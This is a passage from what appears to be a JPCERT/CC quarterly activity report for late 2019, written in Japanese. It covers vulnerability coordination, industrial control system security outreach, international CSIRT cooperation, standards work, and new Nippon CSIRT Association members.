https://www.jpcert.or.jp/vh/partnership_guideline2019.pdf

JPCERT/CC 脆弱性情報取扱いガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/vul-guideline2019.pdf

2.3.1. 日本国内製品開発者との連携

本規程では、脆弱性情報を提供する先となる製品開発者のリストを作成し、各製品開発者の連絡先情報を整備することが、調整機関である JPCERT/CC に求められています。JPCERT/CC では、製品開発者の皆さまに製品開発者リストへの登録をお願いしています。製品開発者の登録数は、［図 2-4］に示すとおり、2019 年 12 月 31 日現在で 1010 となっています。
登録等の詳細については、次の Web ページをご参照ください。

製品開発者登録
https://www.jpcert.or.jp/vh/register.html



［図 2-4：累計製品開発者登録数］

2.3.2. 製品開発者との定期ミーティングの実施

JPCERT/CC では、技術情報やセキュリティ・脆弱性の動向などの情報交換や、脆弱性情報ハンドリング業務に関する製品開発者との意見交換、また、製品開発者間の情報交換を目的として、脆弱性情報ハンドリングにご協力いただいている製品開発者の皆さまとのミーティングを定期的に開催しています。
2019 年 11 月 1 日に開催したミーティングでは、PSIRT 活動への製品開発者の取組み事例を中心にしたプログラム構成で、参加者との意見交換を行いました。

［図 2-5：製品開発者との定期ミーティングの様子］

2.4. 脆弱性の低減方策の研究・開発および普及啓発

2.4.1. 講演活動

早期警戒グループでは、脆弱なソフトウエアの解析等を通じて得られた脆弱性やその対策方法に関する知見を、広く一般のソフトウエア開発者の方々に伝えるための活動を行っています。

本四半期は次の 2 件の講演を行いました。

(1) ISS スクエア水平ワークショップ: 2019 年 11 月 18 日

ISS スクエア（研究と実務融合による高度情報セキュリティ人材育成プログラム）が主催するイベント第 57 回 ISS スクエア水平ワークショップが 2019 年 11 月 18 日に情報セキュリティ大学院大学で開催され、「脆弱性関連情報の調整 – JPCERT/CC の視点から」と題して脆弱性関連情報調整業務の内容について講演しました。

第 57 回 ISS スクエア水平ワークショップ
http://iss.iisec.ac.jp/event/details/57th-ISS2-workshop.html

(2) 早稲田大学基幹理工学部「サイバー攻撃対策技術の基礎」: 2019 年 12 月 13 日


早稲田大学基幹理工学部の「サイバー攻撃対策技術の基礎」科目で外部講師の一人として講演を行いました。セキュリティインシデントと CSIRT の導入について、特に JPCERT/CC の活動の中から脆弱性関連情報の調整業務を中心に紹介しました。

2.5. VRDA フィードによる脆弱性情報の配信


JPCERT/CC は、大規模組織の組織内 CSIRT 等での利用を想定して、ツールを用いた体系的な脆弱性対応を可能とするため、IPA が運用する MyJVN API を外部データソースとして利用した、VRDA（Vulnerability Response Decision Assistance）フィードによる脆弱性情報の配信を行っています。
VRDA フィードについての詳しい情報は、次の Web ページを参照ください。

VRDA フィード 脆弱性脅威分析用情報の定型データ配信
https://www.jpcert.or.jp/vrdafeed/index.html

四半期ごとに配信した VRDA フィード配信件数を[[図 2-6]に、VRDA フィードの利用傾向を[図 2-7]と［図 2-8］に示します。［図 2-7］では、VRDA フィードインデックス（Atom フィード）と、脆弱性情報（脆弱性の詳細情報）の利用数を示します。VRDA フィードインデックスは、個別の脆弱性情報のタイトルと脆弱性の影響を受ける製品の識別子（CPE）を含みます。［図 2-8］では、HTML と XML の 2 つのデータ形式で提供している脆弱性情報について、データ形式別の利用割合を示しています。




［図 2-6：VRDA フィード配信件数］



［図 2-7：VRDA フィード利用件数］

インデックスの利用数については、［図 2-7］に示したように、前四半期と比較し、約 5%増加しました。
脆弱性情報の利用数については、約 24%減少しました。



［図 2-8：脆弱性情報のデータ形式別利用割合］

脆弱性情報のデータ形式別利用傾向については、［図 2-8］に示したように、前四半期と比較し、変化は見られませんでした。

3. 制御システムセキュリティ強化に向けた活動

3.1. 情報収集分析

JPCERT/CC では、制御システムにおけるセキュリティインシデントに関わる事例や標準化活動の動向、その他セキュリティ技術動向に関するニュースや情報等を収集・分析し、必要に応じて国内組織等に情報提供を行っています。本四半期に収集・分析した情報は 343 件でした。このうち、国内の制御システム関係者に影響があり、注目しておくべき事案を「参考情報」として、制御システムセキュリティ情報共有コミュニティ（注 1）に提供しました。

（注 1）JPCERT/CC が運営するコミュニティで、制御システム関係者を中心に構成されています。

本四半期に提供した参考情報は 3 件でした。

2019/10/21 【参考情報】欧州の国際空港におけるマイニングマルウエアの感染について
2019/10/29 【参考情報】空港のシステムの脆弱性に関する調査結果公開について
2019/11/01 【参考情報】インドの原子力発電所におけるマルウエア感染について

また、海外での事例や、標準化動向などを JPCERT/CC からのお知らせとともに、制御システムセキュリティ情報共有コミュニティに登録いただいている関係者向けに月刊ニュースレターとして配信しています。本四半期は計 3 件を配信しました。

2019/10/09　制御システムセキュリティニュースレター 2019-0009
2019/11/11　制御システムセキュリティニュースレター 2019-0010
2019/12/05　制御システムセキュリティニュースレター 2019-0011

制御システムセキュリティ情報共有コミュニティでは、制御システムセキュリティ情報提供用メーリングリストと制御システムセキュリティ情報共有ポータルサイト ConPaS のサービスを設けており、メーリングリストには現在 1,058 名の方にご登録いただいています。今後も両サービスの充実を図り、さらなる利用を促進していく予定です。参加資格や申込み方法については、次の Web ページをご参照ください。

制御システムセキュリティ情報共有コミュニティ
https://www.jpcert.or.jp/ics/ics-community.html

3.2. 制御システム関連のインシデント対応

JPCERT/CC は、制御システム関連のインシデント対応の活動として、インシデント報告の受付と、インターネットからアクセスできる可能性がある制御システムの探索とそれら制御システムを保有している国内の組織に対する情報提供を行っています。本四半期における活動は次のとおりでした。

(1) インシデント報告の受付
制御システムに関連するインシデントの報告件数は 0 件（0 IP アドレス）でした。

(2) インシデント未然防止活動
SHODAN をはじめとするインターネット・ノード検索システムで公開されている情報を分析し、インターネットから不正にアクセスされる危険性のある制御システム等が含まれていないかを調査しています。本四半期に発見したシステムの情報（9 IP アドレス）を、それぞれのシステムを保有する国内の組織に対して提供しました。

3.3. 関連団体との連携

SICE（計測自動制御学会）と JEITA（電子情報技術産業協会）、JEMIMA（日本電気計測器工業会）が定期的に開催している合同セキュリティ検討ワーキンググループに参加し、制御システムのセキュリティに関して専門家の方々と意見交換を行いました。

また、SICE が会誌「計測と制御」の 12 月号において企画した特集「制御システムセキュリティの現状と対策に関する課題」において、1 編の寄稿と別の 1 編の共同執筆を行いました。さらに、SICE が 12 月 13 日に横浜国立大学で開催した「プラント運転の安全と高度化を考える講演会 2019」において「制御システムにおけるサイバーセキュリティの動向」と題した講演を行いました。

3.4. 制御システム向けセキュリティ自己評価ツールの提供

JPCERT/CC では、制御システムの構築と運用に関するセキュリティ上の問題項目を抽出し、バランスの良いセキュリティ対策を行っていただくことを目的として、簡便なセキュリティ自己評価ツールである日本版 SSAT（SCADA Self Assessment Tool、申込み制）や J-CLICS（制御システムセキュリティ自己評価ツール、フリーダウンロード）を提供しています。本四半期は、日本版 SSAT に関し 1 件の利用申込みがあり、直接配付件数の累計は、日本版 SSAT が 277 件となりました。

日本版 SSAT（SCADA Self Assessment Tool）
https://www.jpcert.or.jp/ics/ssat.html

制御システムセキュリティ自己評価ツール（J-CLICS）
https://www.jpcert.or.jp/ics/jclics.html

3.5. 制御システムセキュリティアセスメントサービスのトライアル

JPCERT/CC では、日本国内の制御システム利用組織における制御システムセキュリティの実態把握と制御システムセキュリティレベルの向上を目的として、制御システムセキュリティアセスメントサービスを企画し、2018 年度第 4 四半期よりトライアルを行ってきました。このセキュリティアセスメントは、英国 CPNI が作成した SSAT をベースに、NIST SP800-53、82 なども参考にして JPCERT/CC が独自の評価指針に基づいて行う制御システム向けのセキュリティアセスメントで、制御システム利用組織において制御システムのセキュリティ対策の現状把握や課題抽出などに活用していただくことを想定しています。
アセスメントにより得られた知見（発見事項や実施組織からのフィードバック）は、実施対象組織が分からないよう匿名化をした上で、制御システムのセキュリティ対策にお役立ていただくために制御システム利用者等にお伝えしていきます。

本四半期には、第 2 四半期にセキュリティ評価を行った 1 組織の結果報告会を実施し、他の 1 組織についてセキュリティ評価とその結果報告会を実施しました。また、次の四半期ではアセスメントを希望する 1 組織のセキュリティ評価を行う予定です。

4. 国際連携活動関連

4.1. 海外 CSIRT 構築支援および運用支援活動

海外の National CSIRT 等のインシデント対応調整能力の向上を図るため、研修やイベントでの講演等を通じた CSIRT の構築・運用支援を行っています。

4.2. 国際 CSIRT 間連携

国境をまたいで発生するインシデントへのスムーズな対応等を目的に、JPCERT/CC は海外 CSIRT との連携強化を進めています。また、APCERT（4.2.1.参照）や FIRST（4.2.2.参照）で主導的な役割を担う等、多国間の CSIRT 連携の枠組みにも積極的に参加しています。

4.2.1. APCERT（Asia Pacific Computer Emergency Response Team）

JPCERT/CC は、APCERT について 2003 年 2 月の発足時から継続して Steering Committee（運営委員会）のメンバーに選出されており、また、その事務局も担当しています。APCERT の詳細および APCERT における JPCERT/CC の役割については、次の Web ページをご参照ください。

JPCERT/CC within APCERT
https://www.jpcert.or.jp/english/apcert/

4.2.1.1. APCERT 年次総会 2019 への参加

アジア太平洋地域の CSIRT コミュニティである APCERT の年次総会がシンガポールで開催されました。APCERT の主要メンバーであるオペレーショナルメンバー（30 チーム）のうち JPCERT/CC を含む 26 チームが参加しました。
APCERT 年次総会は、各経済地域における最近のインターネットセキュリティ動向、インシデント対応の事例、調査・研究活動等を共有することを目的に、毎年開催されています。今年のテーマは”Fostering A Safer Cyberspace Through Partnerships and Collaboration”でした。開催概要は次のとおりです。

1） 日程：

9/29（日）	午前：APCERT Steering Committee 会議
	午後：APCERT ワーキンググループ会合
9/30（月）	午前：トレーニングワークショップ（APNIC）
	午後：メンバー向けカンファレンス（Closed Conference）
10/1（火）	午前：APCERT 年次総会（Annual General Meeting）
	午後：APCERT チームビルディングイベント
10/2（水）	終日：一般公開講演（Open Conference）

2） 会場：グランドコプソーンウォーターフロントホテル（シンガポール）

3） 主な決定事項等：

APCERT Steering Committee で、韓国の金融セクターCERT である FSI-CERT が Liaison Partner として加盟することが正式に承認され、年次総会で MOU への署名が行われました。また、AfricaCERT や Panasonic PSIRT との MOU の署名も行われました。

メンバー向けカンファレンスにおいては、APCERT メンバーから標的型攻撃やフィッシングサイト、ランサムウエア感染への対応事例など、様々な技術を共有する発表がありました。JPCERT/CC からは国内組織を対象としたプラットフォームである CISTA を活用した情報共有の取組みについて講演を行いました。

一般公開講演においては、EU や ASEAN、OIC-CERT など異なる地域で実施されているサイバーセキュリティの取組みの紹介に加えて、国内ユーザ向けのトレーニングの実施方法やインシデントの調査方法の事例紹介がありました。

Steering Committee の半数の任期を満了するメンバーの改選選挙では、JPCERT/CC に加えて CyberSecurity Malaysia（マレーシア）が再選され、Sri LankaCERT|CC（スリランカ）が初めて当選しました。また、APCERT 議長チームおよび副議長チームの改選が行われ、CyberSecurity Malaysia が議長に、CNCERT/CC（中国）が副議長チームとしてそれぞれ新たに選出されました。また、JPCERT/CC は事務局に再選されました。JPCERT/CC は引き続き APCERT の事務局および Steering Committee メンバーとしてさまざまな活動をリードしてまいります。

［図 4-1：APCERT 年次総会集合写真］

APCERT 年次総会についての詳細は、次の Web ページをご参照ください。

APCERT Annual General Meeting & Conference 2019
https://www.apcert2019.sg/

4.2.1.2. APCERT Steering Committee 会議の実施

Steering Committee は、11 月 27 日に電話会議を行い、今後の APCERT の運営方針等について議論しました。JPCERT/CC は Steering Committee メンバーとして会議に参加すると同時に、事務局として会議運営をサポートしました。

4.2.2. FIRST（Forum of Incident Response and Security Teams）

JPCERT/CC は、1998 年の加盟以来、FIRST の活動に積極的に参加しています。本四半期は国内の企業の FIRST 新規加盟に関するサポートを実施しました。
FIRST の詳細については、次の Web ページをご参照ください。

FIRST
https://www.first.org/

4.2.3. 2019 FIRST Regional Symposium – Small Island Developing States への参加（11 月 5 日 - 7 日）

11 月 5 日から 7 日にかけて、FIRST がフィジーのナンディで開催した CSIRT トレーニングに参加しました。太平洋島嶼国などから約 30 名程度が参加し、CSIRT の基礎演習に加え、机上演習などに取り組みました。講演では、CSIRT の活動資金の確保や、活用できるリソースの紹介など、CSIRT の運営に役立つ知識が紹介されました。

［図 4-2：イベントでの集合写真 （FIRST.org Twitter より転載）］

4.3. その他国際会議への参加

4.3.1. Virus Bulletin Conference 2019 への参加・講演（10 月 2 日 - 4 日）

10 月 2 日から 4 日にかけてイギリス・ロンドンで開催された Virus Bulletin Conference 2019 に参加し、”APT cases exploiting vulnerabilities in region-specific software”と題した講演を行いました。JPCERT/CC で観測している日本に特有の標的型攻撃の特徴やその時系列などについての調査結果を発表しました。Virus Bulletin Conference 2019 の詳細については、次の Web ページをご参照ください。

Virus Bulletin Conference 2019
https://www.virusbulletin.com/conference/vb2019/


4.3.2. MNSEC 2019 での講演（10 月 4 日 – 5 日）

モンゴルのウランバートルで開催されたモンゴルで最大級のサイバーセキュリティカンファレンス MNSEC に登壇し、インターネットリスク可視化サービス Mejiro の紹介に加えて、そのデータを活用した同国のインターネットリスク状況の予測に関する分析結果を発表しました。MNSEC 2019 の詳細については、次の Web ページをご参照ください。

MNSEC 2019
https://mncert.org/mnsec/home

4.3.3. インドネシア Cyber Jawara Workshop でのトレーニング実施（10 月 16 日）

インドネシアのデポックで開催された技術カンファレンス Cyber Jawara に合わせて開催されたワークショップに講師として参加しました。インドネシア国家サイバー暗号庁（National Cyber and Encryption Agency）などから参加した 30 名ほどに対し、Active Directory のログ解析のためのハンズオントレーニングを実施しました。



［図 4-3：トレーニングの模様］

4.3.4. 世界インターネット大会（10 月 19 日 – 21 日）でのパネル登壇

10 月 19 日から 21 日にかけて、中国浙江省・烏鎮市で開催された第 6 回世界インターネット大会（別称：烏鎮サミット）に参加しました。この大会の中で CNCERT/CC が主催した”Cybersecurity Forum for Technology Development and International Cooperation: Gather for Good”と題されたパネルセッションに登壇しました。セッションでは、国際団体やセキュリティベンダーの専門家らとともに、サイバーセキュリティ技術の発展と国際協力に関する議論が行われました。世界インターネット大会の詳細については、次の Web ページをご参照ください。

6th World Internet Conference
http://www.wuzhenwic.org/2019-10/17/c_416924.htm

4.3.5. 8th Regional Cyber Security Summit での講演、OIC-CERT Annual Conference への参加（10 月 27 日 – 29 日）

10 月 27 日から 28 日にかけて、オマーンのマスカットで開催された 8th Regional Cyber Security Summit に登壇し、“International and Regional cybersecurity cooperation”と題したパネルセッションにて、APCERT の活動について紹介するとともに、OIC-CERT や FIRST などの代表と地域的な CSIRT のコミュニティでの取り組みについての議論を行いました。また連続した日程で開催された OIC-CERT Annual Conference も合わせて聴講し、参加していた中東地域を中心とした CSIRT 関係者と今後の連携について意見交換を行いました。

4.3.6. Internet Governance Forum（IGF）2019 への参加（11 月 25 日 – 28 日）

11 月 25 日から 28 日までドイツのベルリンで開催された IGF 2019 に参加しました。IGF はインターネットガバナンスについて議論するための、国際的なフォーラムです。国連が主催しますが、参加者は政府に限定されず、産業界、市民社会、学術研究界などあらゆる関係者の参加を歓迎しています。2006 年に初回の会合がギリシャのアテネで開催され、その後毎年、世界各地で開催されています。JPCERT/CC としては 2006 年に参加して以来、久しぶりの IGF 参加となりました。JPCERT/CC は、地域におけるサイバーセキュリティ対策の取り組みを紹介するセッション、およびサイバー空間の規範作りの現状を紹介するセッションに登壇しました。
IGF 2019 の詳細については、次の Web ページとブログ記事をご参照ください。

IGF 2019
https://www.intgovforum.org/multilingual/content/igf-2019

JPCERT/CC Eyes: インターネットガバナンスフォーラム参加記
https://blogs.jpcert.or.jp/ja/2019/12/post-4.html

［図 4-4：サイバー空間の規範づくりに関するパネル参加者］

4.3.7. The Global Commission on the Stability of Cyberspace（GCSC）への参加

サイバー空間における規範を議論する場として The Global Commission on the Stability of Cyberspace（GCSC） が 2017 年 3 月に活動を開始しました。技術、法律、インターネットガバナンスなどの分野ごとにオープンな議論を行うことを目的とする 4 つのワーキンググループが設けられています。

JPCERT/CC の小宮山が技術ワーキンググループ副議長としてこれに関与しています。
今期は、10 月 11-12 日にエチオピアの首都アジスアベバで開催された、委員会に参加し、報告書の最終確認作業を行いました。また、合わせて行われた Global Forum on Cyber Expertise（GFCE）の会合において、プレゼンテーションを行いました。これまで JPCERT/CC が実施したキャパシティビルディングの取組みの反省点を伝えました。
GCSC の最終報告書は 11 月に一般公開されました。報告書の詳細については、次の Web ページをご参照ください。

Final Report “Advancing Cyberstability” The Global Commission on the Stability of Cyberspace
https://cyberstability.org/report/

［図 4-5：GCSC 最終会合を終えて］

4.4. 海外 CSIRT 等の来訪および往訪

4.4.1. 台湾 TWCERT/CC 往訪（11 月 5 日）

台湾の TWCERT/CC を訪問し、活動状況のヒアリングを行い、APCERT などを通した今後の連携について意見を交わしました。

4.4.2. 台湾 EC-CERT 往訪（11 月 6 日）

台湾の EC-CERT を訪問し、台湾国内におけるインシデント対応の状況についてヒアリングを行いました。また TSUBAME センサーの運用状況についても確認を行いました。

4.4.3. 中国 CNCERT/CC 往訪（11 月 18 日）

中国の CNCERT/CC を訪問し、活動状況のヒアリングを行い、APCERT などを通した今後の連携について意見を交わしました。

4.5. 国際標準化活動

IT セキュリティ分野の標準化を行うための組織 ISO/IEC JTC-1/SC27 で進められている標準化活動のうち、作業部会 WG3（セキュリティの評価・試験・仕様）で検討されている脆弱性の開示と取扱いに関する標準の改定と、WG4（セキュリティコントロールとサービス）で検討されているインシデント管理に関する標準の改定に、情報処理学会の情報規格調査会を通じて参加しています。

本四半期においては、10 月にパリで SC27 の国際作業会議が開かれ、これに参加しました。前期から国

際投票に付されていた脆弱性の取扱手順（ISO/IEC 30111）の最終国際標準草案については、会議に先

立って開票結果が事務局から報告され、国際標準として発行されることになりました。同会議では、米国から「複数の開発者が関与する脆弱性の開示と取扱」に関する標準化活動が提案され、半年間の調査を行うことが決まりました。

5. 日本シーサート協議会（NCA）事務局運営

5.1. 概況

日本シーサート協議会（NCA：Nippon CSIRT Association；本節の以下において「協議会」）は、国内のシーサート（CSIRT：Computer Security Incident Response Team）組織が互いに協調し、連携して共通の問題を解決する場として 2007 年に設立されました。その事務局として、JPCERT/CC は、協議会の Web サイトの管理や更新を通じた広報活動、協議会の問合せ窓口やメーリングリストを含む会員情報の管理、加盟のためのガイダンスの実施および手続きの運用を担当するとともに、自らも一般会員として協議会の活動に参加しています。


本四半期には、次の 38 組織（括弧内はシーサート名称）が新規に協議会の一般会員となりました。

- 株式会社 UACJ （UACJ-SIRT）
- 株式会社マイナビ （Mynavi-CSIRT）
- 三和シヤッター工業株式会社 （SANWA-CSIRT）
- 株式会社プロネクサス （PNexG-SIRT）
- 株式会社明電舎 （MEIDEN-CSIRT）
- 東京海上日動リスクコンサルティング株式会社 （PIRATES）

- 住友大阪セメント株式会社 （SOC-CSIRT）
- 株式会社ソフトクリエイトホールディングス （SCHD）
- ABB 日本ベーレー株式会社 （ABJ-PSIRT）
- 株式会社 DataSign （DataSign CSIRT）
- 株式会社 GRCS （株式会社 GRCS CSIRT）
- 株式会社協和エクシオ （エクシオセキュリティインシデントレスポンスチーム）
- GCOM ホールディングス株式会社 （Gcom グループ Computer Security Incident Response Team）
- 株式会社 JVC ケンウッド （JVC ケンウッド シーサート）
- 国際石油開発帝石株式会社 （INPEX CSIRT）
- 参天製薬株式会社 （Santen Security Incident Response Team）
- 大日本住友製薬株式会社 （大日本住友製薬 CSIRT）
- 株式会社アイレップ （IREP Computer Security Incident Response Team）
- 株式会社長野県協同電算 （長野県協同電算 CSIRT）
- 株式会社エムアンドシーシステム （丸井グループ CSIRT）
- 株式会社 明治 （明治 CSIRT）
- ライフネット生命保険株式会社 （ライフネット CSIRT）
- SBI 損害保険株式会社 （SBI 損保 CSIRT）
- ネオス株式会社 （neos-CSIRT）
- 株式会社野村総合研究所 （NRI-CSIRT）
- アルパイン情報システム株式会社 （AISI-CSIRT）
- 株式会社 J ストリーム （JSTREAM-CSIRT）
- 情報技術開発株式会社 （tdi Group Computer Security Incident Response Team）
- 株式会社 ACSiON （ACSiON-CSIRT）
- 古野電気株式会社 （FURUNO CSIRT）
- 新生フィナンシャル株式会社 （新生フィナンシャル CSIRT）
- 株式会社日本マイクロニクス （MJC-CSIRT）
- 本田技研工業株式会社 （Honda Motor Computer Security Incident Response Team）
- 株式会社マネーパートナーズソリューションズ （マネーパートナーズソリューションズシーサート）
- 公益財団法人自動車リサイクル促進センター （自動車リサイクル促進センター シーサート）
- 日本信号株式会社 （日本信号 CSIRT）
- 株式会社シマノ （Shimano-CSIRT）
- カルビー株式会社 （カルビーシーサート）

本四半期末時点で 408※（一般会員 406、協力会員 2）の組織が加盟しています。これまでの参加組織数の推移は［図 5-1］のとおりです。

※集計は協議会 Web ページの掲載時期をもとに実施。実際の加盟承認時期と若干のタイムラグがある場合があります。



［図 5-1：日本シーサート協議会 加盟組織数の推移］

5.2. 第 27 回シーサートワーキンググループ会

協議会では、会員が共通して抱える課題を会員同士が協力して解決するために複数のワーキンググループを設置しており、そのワーキンググループの一つであるシーサートワーキンググループでは、既存の加盟チームと加盟を希望するチームとの交流を目的として活動しています。本四半期は、同ワーキンググループの第 27 回目となる会合が次のとおり開催され、JPCERT/CC は事務局として、この開催のための各種サポートを行いました。

日時：2019 年 12 月 3 日（火） 13:00 – 17:20
場所：工学院大学

協議会の運営に係る各種報告が行われたのちに、新規加盟した計 16 チームによる自チームの紹介がありました。また、次の講演が行われました。

演題 1 ：「IoT 時代の攻撃と防御、PSIRT の重要性が問われるいま！IoT 時代のゼロディ攻撃と防御受け入れ必至 “Zero Trust” とは」
講演者 ：株式会社ラック SSS 事業統括部 次世代デジタルペネトレーション技術開発部長
兼サイバー・グリッド・ジャパン サイバー・グリッド研究所
シニアリサーチャー 仲上 竜太 氏

5.3. 日本シーサート協議会 運営委員会

本四半期は、次のとおり計 3 回の運営委員会を開催しました。

- 第 149 回運営委員会
  開催日時：2019 年 10 月 15 日（火）16:00 - 18:00
  開催場所：GSX-CSIRT

- 第 150 回運営委員会
  開催日時：2019 年 11 月 19 日（火）16:00 - 18:00
  開催場所：NTT Com-SIRT

- 第 151 回運営委員会
  開催日時：2019 年 12 月 17 日（火）16:00 - 18:00
  開催場所：PIRATES

日本シーサート協議会の活動の詳細については、次の Web ページをご参照ください。

